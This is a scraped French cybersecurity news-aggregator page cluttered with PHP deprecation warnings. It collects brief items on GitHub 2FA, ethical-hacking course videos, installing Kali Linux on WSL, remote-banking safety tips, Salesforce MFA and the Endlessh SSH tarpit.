    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 28 January 2022 - 11:30

    Auteur(s) : Mathieu Cunche;

    Depuis l'entrée en vigueur du RGPD, la protection des données personnelles est strictement encadrée. Malgré cela, les fuites de données demeurent monnaie courante avec l'avènement des technologies sans fil... Que peut-on faire contre l'essor du traçage cyberphysique ? Découvrez les enjeux juridiques et technologiques autour de cette question.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Wednesday 26 January 2022 - 11:49

    Les utilisateurs de GitHub Mobile sous iOS et Android peuvent dorénavant utiliser le mécanisme d'authentification double facteur (2FA) recommandé.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 24 January 2022 - 11:00
    Questions, commentaires incidence[s]@protonmail[dot]com https://www.msn.com/fr-fr/actualite/monde/pol%C3%A9mique-en-pologne-apr%C3%A8s-une-fuite-massive-de-donn%C3%A9es-de-l-arm%C3%A9e-sur-internet/ar-AASNPoI https://www.journaldemontreal.com/2022/01/20/des-infrastructures-canadiennes-avisees-de-potentielles-cyberattaques-russes https://cyber.gc.ca/fr/orientation/bulletin-sur-les-cybermenaces-le-ccc-exhorte-les-exploitants-des-infrastructures https://www.cisa.gov/uscert/ncas/alerts/aa22-011a https://www.lefigaro.fr/flash-eco/une-attaque-au-rancongiciel-paralyse-une-prison-americaine-20220112 https://www.newswire.ca/fr/news-releases/le-28-janvier-la-commissaire-a-l-information-et-a-la-protection-de-la-vie-privee-de-l-ontario-animera-une-webemission-gratuite-sur-les-enfants-et-les-jeunes-dans-un-monde-numerique-825940887.html https://www.lemonde.fr/pixels/article/2022/01/20/l-utilisation-de-google-analytics-jugee-contraire-au-droit-europeen-sur-les-donnees-personnelles_6110287_4408996.html https://www.lapresse.ca/actualites/justice-et-faits-divers/2022-01-19/contrats-informatiques-a-montreal/un-ex-consultant-ecope-de-30-mois-de-penitencier-pour-fraude.php https://www.lesoleil.com/2022/01/07/dix-mois-de-prison-pour-avoir-fraude-des-aines-8618d14ade5e3559768e947c940ad511 https://www.journaldemontreal.com/2022/01/15/fraude-aux-code-barres-trois-suspects-font-face-a-la-justice https://www.lesoleil.com/2022/01/07/le-centre-local-de-developpement-de-quebec-fraude-pendant-sept-ans-d18d9d2bab1484564f56a1036371e284 https://www.journaldequebec.com/2022/01/19/trente-mois-de-prison-pour-avoir-fraude-des-millions-a-la-ville-de-montreal-1 https://www.lesoleil.com/2022/01/19/des-centaines-de-travailleurs-prives-dassurance-emploi-en-raison-de-piratage-informatique-4c2f596bdc4153f4da93886f6f7815f2 https://www.lapresse.ca/actualites/justice-et-faits-divers/2022-01-18/cybercrime/un-serveur-ferme-a-beauharnois-dans-le-cadre-d-une-frappe-internationale.php https://www.lapresse.ca/actualites/2022-01-12/jeux-olympiques-de-pekin/radio-canada-veut-se-proteger-des-espions-et-des-pirates.php =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 24 January 2022 - 08:35

  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Sunday 23 January 2022 - 11:31
    Apprendre le Hacking éthique est une aventure d'une vie entière. Commençons par voir ensemble les bases indispensables pour entrer dans le domaine. ⏬ Cliquez ci-dessous pour en savoir plus ⏬.

    Envie de propulser tes compétences et ta (future) carrière en Cybersécurité/Informatique ?... alors, 👍 POUCE BLEU, ABONNE TOI ET METS LA CLOCHE 🛎️ ► https://www.youtube.com/c/MichelKartner?sub_confirmation=1

    00:00:00 : La bases des bases : le modèle OSI
    00:11:31 : Le modèle TCP/IP
    00:19:40 : Démonstration d'une connexion réseau
    00:33:10 : Liens avec le hacking éthique

    La partie 1 : https://youtu.be/isbmY6ucK5g
    La partie 2 : https://youtu.be/Q3meUaOR8g8
    La partie 3 : https://youtu.be/VRkha9DAySI

    ▂▂▂▂▂▂ LIENS UTILES ▂▂▂▂▂▂

    ✅ Par où commencer en Hacking ► https://www.leblogduhacker.fr/commencez-ici/

    👨‍💻 TOUT APPRENDRE sur le Hacking, les Réseaux, la Programmation et l'Anonymat afin de devenir HACKER éthique avec + de 65h de cours vidéo ► https://cyberini.com/pack-cours-cyberini/ (Mises à jour, Support, QCM/Exercices inclus).

    👨‍🎓 FORMATION CYBERSÉCURITÉ CERTIFIANTE (Reconnue par l’État) ► https://cyberini.com/formations/ (éligible CPF, pack de cours inclus)

    ▂▂▂▂▂▂ DESCRIPTION ▂▂▂▂▂▂

    DANS CETTE PARTIE 3 : Nous allons nous intéresser à un nouveau pilier fondamental du hacking qui sont les Réseaux Informatiques. Que faut-il connaître absolument ? Quel lien avec le hacking éthique ? Quels outils utiliser ?Ce cours vidéo gratuit vous permet d'apprendre le hacking en commençant par les bases : les compétences non techniques, les réseaux, la programmation et les systèmes d'exploitation. Vous disposerez de tout ce qu'il vous faut pour progresser dans ce domaine dès aujourd'hui, à partir de ce cours tout-en-un. Il convient de noter que le Hacking, comme tout domaine informatique ne s'apprend pas en une semaine ni même un mois. Il y a beaucoup de compétences et de l'expérience qui s'apprennent en chemin et qui ne se résumeront jamais en 1h. L'avantage pour vous c'est que vous aurez un plan d'apprentissage sous les yeux et que si vous commencez maintenant, vous serez celui ou celle qui aura l'expérience et les compétences par rapport aux autres dans le futur !

    🗨️ On se retrouve dans les COMMENTAIRES pour toutes remarques/questions !

    ▂▂▂▂▂ EN SAVOIR PLUS ▂▂▂▂▂

    📲 FACEBOOK : https://www.facebook.com/LeBlogDuHacker/
    📲 TWITTER : https://twitter.com/LeBlogDuHacker
    📲 INSTAGRAM : https://www.instagram.com/michel_kartner/
    📲 INSTAGRAM BLOG : https://www.instagram.com/LeBlogDuHacker/
    📲 LINKEDIN : https://www.linkedin.com/in/michel-kartner-68981191/
    🌐 WEB : https://www.leblogduhacker.fr - https://cyberini.com

    ▂▂▂▂▂▂▂▂ À PROPOS ▂▂▂▂▂▂▂▂

    👉 Playlist Hacking éthique - Progresser en cybersécurité, amorcer une carrière ou apprendre par simple intérêt : https://www.youtube.com/playlist?list=PLWf3reNXRVnNCr9nu57LR0PQtm13yGWKq

    👉 Playlist Programmation - Apprendre à programmer, quels outils utiliser et bonnes pratiques : https://www.youtube.com/playlist?list=PLWf3reNXRVnPCFLN5dJ-eTQX3EA1-P4GQ

    👉 Playlist Anonymat et Données personnelles - Faire les bons choix, révélations et mythes : https://www.youtube.com/playlist?list=PLWf3reNXRVnOeMYIY5zRK_W5Wfx3MxcVj

    👉 Playlist VULINFO - Comment quelque chose fonctionne ? Comment s'en débarrasser ? Quels choix faire ? https://www.youtube.com/playlist?list=PLWf3reNXRVnOTog-aIok301P5YJJEpc72

    👨‍💻 Michel KARTNER est formateur en cybersécurité à l'origine des site Le Blog Du Hacker et Cyberini. Consultant en sécurité informatique junior reconverti en entrepreneur, il cherche à partager ses connaissances dans le but d'aider le plus grand nombre à se protéger contre les cybermenaces et à progresser dans le domaine.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Sunday 23 January 2022 - 11:14
    Apprendre le Hacking éthique est une aventure d'une vie entière. Commençons par voir ensemble les bases indispensables pour entrer dans le domaine. ⏬ Cliquez ci-dessous pour en savoir plus ⏬.

    Envie de propulser tes compétences et ta (future) carrière en Cybersécurité/Informatique ?... alors, 👍 POUCE BLEU, ABONNE TOI ET METS LA CLOCHE 🛎️ ► https://www.youtube.com/c/MichelKartner?sub_confirmation=1

    00:00:00 Introduction
    00:01:13 La BONNE attitude pour devenir hacker
    00:02:54 POURQUOI vous DEVRIEZ apprendre le HACKING
    00:06:08 BÉNÉFICES et AVANTAGES d'apprendre le hacking
    00:06:52 Les prérequis matériels
    00:07:51 L'éthique Hacker et les FAILLES informatiques
    00:11:14 Exemple de faille (RCE)
    00:13:15 CVE ET PENTEST
    00:16:30 Référentiels, NORMES et STANDARDS
    00:18:58 L'anglais...
    00:20:26 Résumé et EXERCICES

    La partie 1 : https://youtu.be/isbmY6ucK5g
    La partie 2 : https://youtu.be/Q3meUaOR8g8
    La partie 3 : https://youtu.be/VRkha9DAySI

    ▂▂▂▂▂▂ LIENS UTILES ▂▂▂▂▂▂

    ✅ Pourquoi tout le monde devrait apprendre le hacking ► https://youtu.be/0tFnJXJAPJM

    ✅ Par ou commencer + carte mentale à télécharger ► https://www.youtube.com/watch?v=i1g_aIGRJZU

    ✅ Les métiers dans la cybersécurité ► https://www.youtube.com/watch?v=W8GNMNQn2Fo

    ✅ Exemple de RCE montré ► https://github.com/oskarsve/ms-teams-rce/blob/main/README.md

    ✅ Informations sur les CVE ► https://cve.mitre.org/

    ✅ Téléchargez des PDF de cours universitaires (bases de l'informatique) ► https://cyberini.com/Cours_informatique.zip

    👨‍💻 TOUT APPRENDRE sur le Hacking, les Réseaux, la Programmation et l'Anonymat afin de devenir HACKER éthique avec + de 65h de cours vidéo ► https://cyberini.com/pack-cours-cyberini/ (Mises à jour, Support, QCM/Exercices inclus).

    👨‍🎓 FORMATION CYBERSÉCURITÉ CERTIFIANTE (Reconnue par l’État) ► https://cyberini.com/formations/ (éligible CPF, pack de cours inclus)

    ▂▂▂▂▂▂ DESCRIPTION ▂▂▂▂▂▂

    DANS CETTE PARTIE 1 : Nous nous intéressons aux types de Hackers, aux façons d'y arriver et aux compétences non techniques (mais tout aussi essentielles) que vous devez acquérir (ou déjà avoir pour commencer).
    Ce cours vidéo gratuit vous permet d'apprendre le hacking en commençant par les bases : les compétences non techniques, les réseaux, la programmation et les systèmes d'exploitation. Vous disposerez de tout ce qu'il vous faut pour progresser dans ce domaine dès aujourd'hui.. Il convient de noter que le Hacking, comme tout domaine informatique ne s'apprend pas en une semaine ni même un mois. Il y a beaucoup de compétences et de l'expérience qui s'apprennent en chemin et qui ne se résumeront jamais en 1h ni même 1 mois. L'avantage pour vous c'est que vous aurez un plan d'apprentissage sous les yeux et que si vous commencez maintenant, vous serez celui ou celle qui aura l'expérience et les compétences par rapport aux autres dans le futur !

    🗨️ On se retrouve dans les COMMENTAIRES pour toutes remarques/questions !

    ▂▂▂▂▂ EN SAVOIR PLUS ▂▂▂▂▂

    📲 FACEBOOK : https://www.facebook.com/LeBlogDuHacker/
    📲 TWITTER : https://twitter.com/LeBlogDuHacker
    📲 INSTAGRAM : https://www.instagram.com/michel_kartner/
    📲 INSTAGRAM BLOG : https://www.instagram.com/LeBlogDuHacker/
    📲 LINKEDIN : https://www.linkedin.com/in/michel-kartner-68981191/
    🌐 WEB : https://www.leblogduhacker.fr - https://cyberini.com

    ▂▂▂▂▂▂▂▂ À PROPOS ▂▂▂▂▂▂▂▂

    👉 Playlist Hacking éthique - Progresser en cybersécurité, amorcer une carrière ou apprendre par simple intérêt : https://www.youtube.com/playlist?list=PLWf3reNXRVnNCr9nu57LR0PQtm13yGWKq

    👉 Playlist Programmation - Apprendre à programmer, quels outils utiliser et bonnes pratiques : https://www.youtube.com/playlist?list=PLWf3reNXRVnPCFLN5dJ-eTQX3EA1-P4GQ

    👉 Playlist Anonymat et Données personnelles - Faire les bons choix, révélations et mythes : https://www.youtube.com/playlist?list=PLWf3reNXRVnOeMYIY5zRK_W5Wfx3MxcVj

    👉 Playlist VULINFO - Comment quelque chose fonctionne ? Comment s'en débarrasser ? Quels choix faire ? https://www.youtube.com/playlist?list=PLWf3reNXRVnOTog-aIok301P5YJJEpc72

    👨‍💻 Michel KARTNER est formateur en cybersécurité à l'origine des site Le Blog Du Hacker et Cyberini. Consultant en sécurité informatique junior reconverti en entrepreneur, il cherche à partager ses connaissances dans le but d'aider le plus grand nombre à se protéger contre les cybermenaces et à progresser dans le domaine.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 14 January 2022 - 18:19
    CJ Moses, CISO adjoint et VP Security Engineering d'AWS, prendrait le relais de Stephen Schmidt, lui-même promu responsable sécurité SI d'Amazon.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Wednesday 12 January 2022 - 18:49
    Voici comment installer Kali Linux sous Windows sans utiliser Virtualbox ni Vmware. ⏬ Cliquez ci-dessous pour plus d'informations ⏬.

    Un sondage TRÈS sérieux montre que les non abonnés à cette chaîne ont 87.19% plus de risques de se faire pirater que les abonnés... alors, 👍 POUCE BLEU, ABONNE TOI ET METS LA CLOCHE 🛎️ ► https://www.youtube.com/c/MichelKartner?sub_confirmation=1

    🗨️ On se retrouve dans les COMMENTAIRES pour toutes remarques/questions !

    ▂▂▂ ÉTAPES D'INSTALLATION DE KALI SOUS WINDOWS ▂▂▂

    1/ Mettez votre système à jour !

    2/ Démarrez Powershell en tant qu'adminsitrateur

    3/ Tapez :

    Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux

    (Redémarrez si demandé)

    4/ Réouvrez (ou réutilisez) Powershell et taper :

    dism.exe /online /enable-feature /featurename:VirtualMachinePlatform /all /norestart

    dism.exe /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all /norestart

    Redémarrez si demandé

    5/ Téléchargez le package de mise à jour du noyau Linux : https://aka.ms/wsl2kernel

    6/ Définissez WSL 2 comme version par défaut :

    wsl --set-default-version 2

    7/ Allez dans le Microsoft Store, cherchez "Kali" et installez-le puis lancez-le

    8/ Dans Kali, Mise à jour :

    sudo apt update && sudo apt upgrade -y

    9/ Installez l'environnement bureau :

    sudo apt install kali-desktop-xfce -y

    10/ Installez XRDP

    sudo apt install xrdp -y

    sudo service xrdp start

    11/ Ouvrez la connexion Bureau à Distance et tapez sudo ifconfig dans Kali pour récupérer son adresse IP locale et vous y connecter.

    12/ Installer les outils qu'il vous faut :

    https://www.kali.org/tools/kali-meta/

    NOTE : il faudra redémarrer le service xrdp à chaque fois que vous arrêtez et relancez kali via le Microsoft Store, sinon la connexion bureau à distance ne fonctionnera pas. De plus, l'adresse IP pourra changer à chaque fois : sudo ifconfig pour la voir.

    timecodes :
    00:00 : Kali Linux sous Windows avec WSL
    00:30 : 1. Faire les mises à jour
    00:55 : 2. Ouvrir Powershell et activer WSL
    01:55 : 3. Installer le package de màj Linux
    02:30 : 4. Installer Kali Linux via Microsoft Store
    03:50 : 5. Mettre Kali à jour
    04:32 : 6. Installer l'environnement Bureau
    05:00 : 7. Installer XRDP
    05:45 : 8. Se connecter à Kali
    06:55 : 9. Installer les applications Kali
    09:40 : ??? PROFIT

    ▂▂▂▂▂ EN SAVOIR PLUS ▂▂▂▂▂

    📲 FACEBOOK : https://www.facebook.com/LeBlogDuHacker/
    📲 TWITTER : https://twitter.com/LeBlogDuHacker
    📲 INSTAGRAM : https://www.instagram.com/michel_kartner/
    📲 INSTAGRAM BLOG : https://www.instagram.com/LeBlogDuHacker/
    📲 LINKEDIN : https://www.linkedin.com/in/michel-kartner-68981191/
    🌐 WEB : https://www.leblogduhacker.fr - https://cyberini.com

    ▂▂▂▂▂▂▂▂ À PROPOS ▂▂▂▂▂▂▂▂▂

    VULINFO : Votre série vulgarisation informatique. Comment quelque chose fonctionne ? Comment s'en débarrasser ? Quels choix faire ? Tout est expliqué sans langage barbare, avec des images et un peu d'humour humoristique...
    La playlist : https://www.youtube.com/playlist?list=PLWf3reNXRVnOTog-aIok301P5YJJEpc72

    Playlist Hacking éthique : https://www.youtube.com/playlist?list=PLWf3reNXRVnNCr9nu57LR0PQtm13yGWKq

    Playlist Programmation : https://www.youtube.com/playlist?list=PLWf3reNXRVnPCFLN5dJ-eTQX3EA1-P4GQ

    Playlist Anonymat et Données personnelles : https://www.youtube.com/playlist?list=PLWf3reNXRVnOeMYIY5zRK_W5Wfx3MxcVj
    Michel est le fondateur des site web Le Blog Du Hacker et Cyberini. Consultant en sécurité informatique junior rapidement reconverti en entrepreneur, il cherche à partager ses connaissances dans le but d'aider le plus grand nombre à se protéger contre les cybermenaces.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Wednesday 12 January 2022 - 11:14
    Les certificats de signature de code sont des identités machines qui permettent aux développeurs de prouver qu’un programme logiciel est authentique.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Tuesday 11 January 2022 - 23:00

    En tant que client de la banque, vous avez un rôle essentiel à jouer dans l’utilisation sécurisée des services de banque à distance. Alors que les pirates informatiques ne cessent de renouveler leurs modes opératoires, ce guide, élaboré avec la Police Judiciaire, donne des préconisations précises et concrètes : respecter les consignes de votre banque, faire attention à vos mots de passe et codes d’accès, suivre vos comptes régulièrement…

    Janvier 2022

    Guide sécurité 04 : Banque à distance – les réflexes sécurité

    404.60 Ko

    Telecharger Guide sécurité 04 : Banque à distance – les réflexes sécurité
    1. Je consulte régulièrement les consignes de sécurité de ma banque
    2. Je choisis avec soin mon mot de passe
    3. Je garde secrets mes codes d’accès
    4. Je ne me connecte jamais à partir d’un courrier électronique ou SMS
    5. Je contacte ma banque en cas de doute
    6. Je consulte régulièrement mon compte
    7. Je signale rapidement toute anomalie
    8. Je réagis en cas d’activité suspecte sur mon téléphone
    9. Je protège mon matériel
    10. Je sécurise mes connexions

    Autres guides

    Autres guides

    < 1 Min

    Mini-guides

    Achats en ligne – 10 réflexes sécurité

    Acheter en ligne est devenue pratique courante et les ventes ne cessent de progresser. Vous devez rester prudent et vigilant avec les sites commerçants, le paiement mais…

    < 1 Min

    Mini-guides

    Carte bancaire – 9 réflexes sécurité

    Un certain nombre de précautions s’impose pour contribuer à éviter les fraudes : garder son code secret, être vigilant quand on communique les données de sa carte, faire…

    < 1 Min

    Mini-guides

    Cybersécurité au quotidien – 9 réflexes clés

    Face aux cyber-risques, vous avez un rôle clé en matière de prévention, particulièrement pour protéger l’accès à votre banque à distance et pour vos paiements quel que soit…

    < 1 Min

    Mini-guides

    Le chèque – 7 réflexes sécurité

    Que vous disposiez d’un chéquier ou que vous receviez un chèque en paiement, vous devez être particulièrement vigilant pour éviter les tentatives de fraude.

    Voir aussi

    Voir aussi

    Clés mag
    Abonnez-vous ici pour retrouver toutes les actus et nouveautés des clés de la banque :
    Vidéos, mini-guides, etc.

    Je m'inscris à la newsletter

    Pour être informé régulièrement des actualités du site

    * Champ Obligatoire

    Je m'abonne à :

    Merci pour votre inscription à la newsletter

    The post Banque à distance – 10 réflexes sécurité appeared first on Les clés de la banque - Particulier.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Tuesday 11 January 2022 - 11:39
    Le 1er février 2022, l'authentification multifacteur (MFA) deviendra une obligation contractuelle sur Salesforce. Pour qui et dans quelles conditions ? Mode d'emploi.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 10 January 2022 - 11:00
    Questions, commentaires incidence[s] at protonmail[dot]com https://ici.radio-canada.ca/nouvelle/1852351/ontario-michigan-drones-transport-marchandises-aerien https://www.ledevoir.com/politique/canada/658308/les-fetards-du-vol-de-sunwing-qualifies-de-gang-de-sans-desseins-par-justin-trudeau https://www.directioninformatique.com/primeur-tourisme-montreal-confirme-une-cyberattaque/92395 https://www.clubic.com/antivirus-securite-informatique/actualite-402504-vulnerabilites-zero-day-est-il-vraiment-pertinent-de-les-rendre-publiques.html https://www.securityweek.com/norwegian-media-firm-amedia-suffers-disruption-due-cyberattack https://threatpost.com/portuguese-media-giant-impresa-ransomware/177323/ =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Sunday 09 January 2022 - 23:58
    Emmerdez les pirates SSH avec Endlessh !

    Si vous avez un serveur Linux avec un port SSH exposé sur Internet, vous avez probablement pu constater que celui-ci était en permanence attaqué par des tentatives d'attaque de type force brute utilisant des listes de mots de passe communs.

    Comment se protéger des attaques SSH par Bruteforce ?

    Pour remédier à ces tentatives attaques, vous avez plusieurs possibilités :

    • La première consiste tout simplement à filtrer les adresses IP pouvant accéder au serveur SSH uniquement à une liste d'IP connues (IP box, IP VPN ...).
    • La seconde consiste à mettre en place le logiciel Fail2ban pour bannir automatiquement les attaquants après 3 ou 4 tentatives infructueuses d'authentification.
    • La troisième est d'utiliser une authentification à base de certificat.
    • La dernière consiste à déplacer votre serveur SSH sur un autre port plus exotique et de déployer le logiciel Endless SSH sur le port 22 (ou Portsentry)

    Et si vous êtes un paranoïaque de sécurité informatique, vous pouvez aussi réaliser ces 4 solutions.

    Comment fonctionne Endlessh ?

    Endlessh est un logiciel très simpliste qui expose un faux serveur SSH avec une bannière d'une longueur infinie qui n'offre aucun prompt d'authentification au client du service.

    Cette bannière infinie et générée sur la base de caractères aléatoires bloquera les clients SSH qui essaient de vous attaquer. Ces clients attendront pendant plusieurs heures ou jours un prompt d'authentification du service.

    Si le logiciel de l'attaquant ne prend en compte de timeout, Endlessh vous permettra d'emmerder tout simplement les personnes qui réalisent des bruteforces SSH sur Internet, et ils sont nombreux ...

    Comment installer Endlessh ?

    Endlessh est un simple code C de 800 lignes. Un "make" vous permettra de construire le binaire après un git clone du repository GitHub.

    Pour installer Endlessh sous forme de service Linux, le projet Endlessh sur Github dispose d'un template de service vous permettant de démarrer automatiquement Endlessh à chaque redémarrage de serveur.

    Si vous lancez le binaire en ligne de commande, les options de lancement sont simplistes :

    Usage: endlessh [-vhs] [-d MS] [-f CONFIG] [-l LEN] [-m LIMIT] [-p PORT]
      -4        Bind to IPv4 only
      -6        Bind to IPv6 only
      -d INT    Message millisecond delay [10000]
      -f        Set and load config file [/etc/endlessh/config]
      -h        Print this help message and exit
      -l INT    Maximum banner line length (3-255) [32]
      -m INT    Maximum number of clients [4096]
      -p INT    Listening port [2222]
      -s        Print diagnostics to syslog instead of standard output
      -v        Print diagnostics (repeatable)
    

    Voici ma découverte du week-end. N'hésitez pas à rejoindre le serveur Discord Geeek pour venir discuter Cybersécurité avec la communauté Geeek.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 03 January 2022 - 11:00
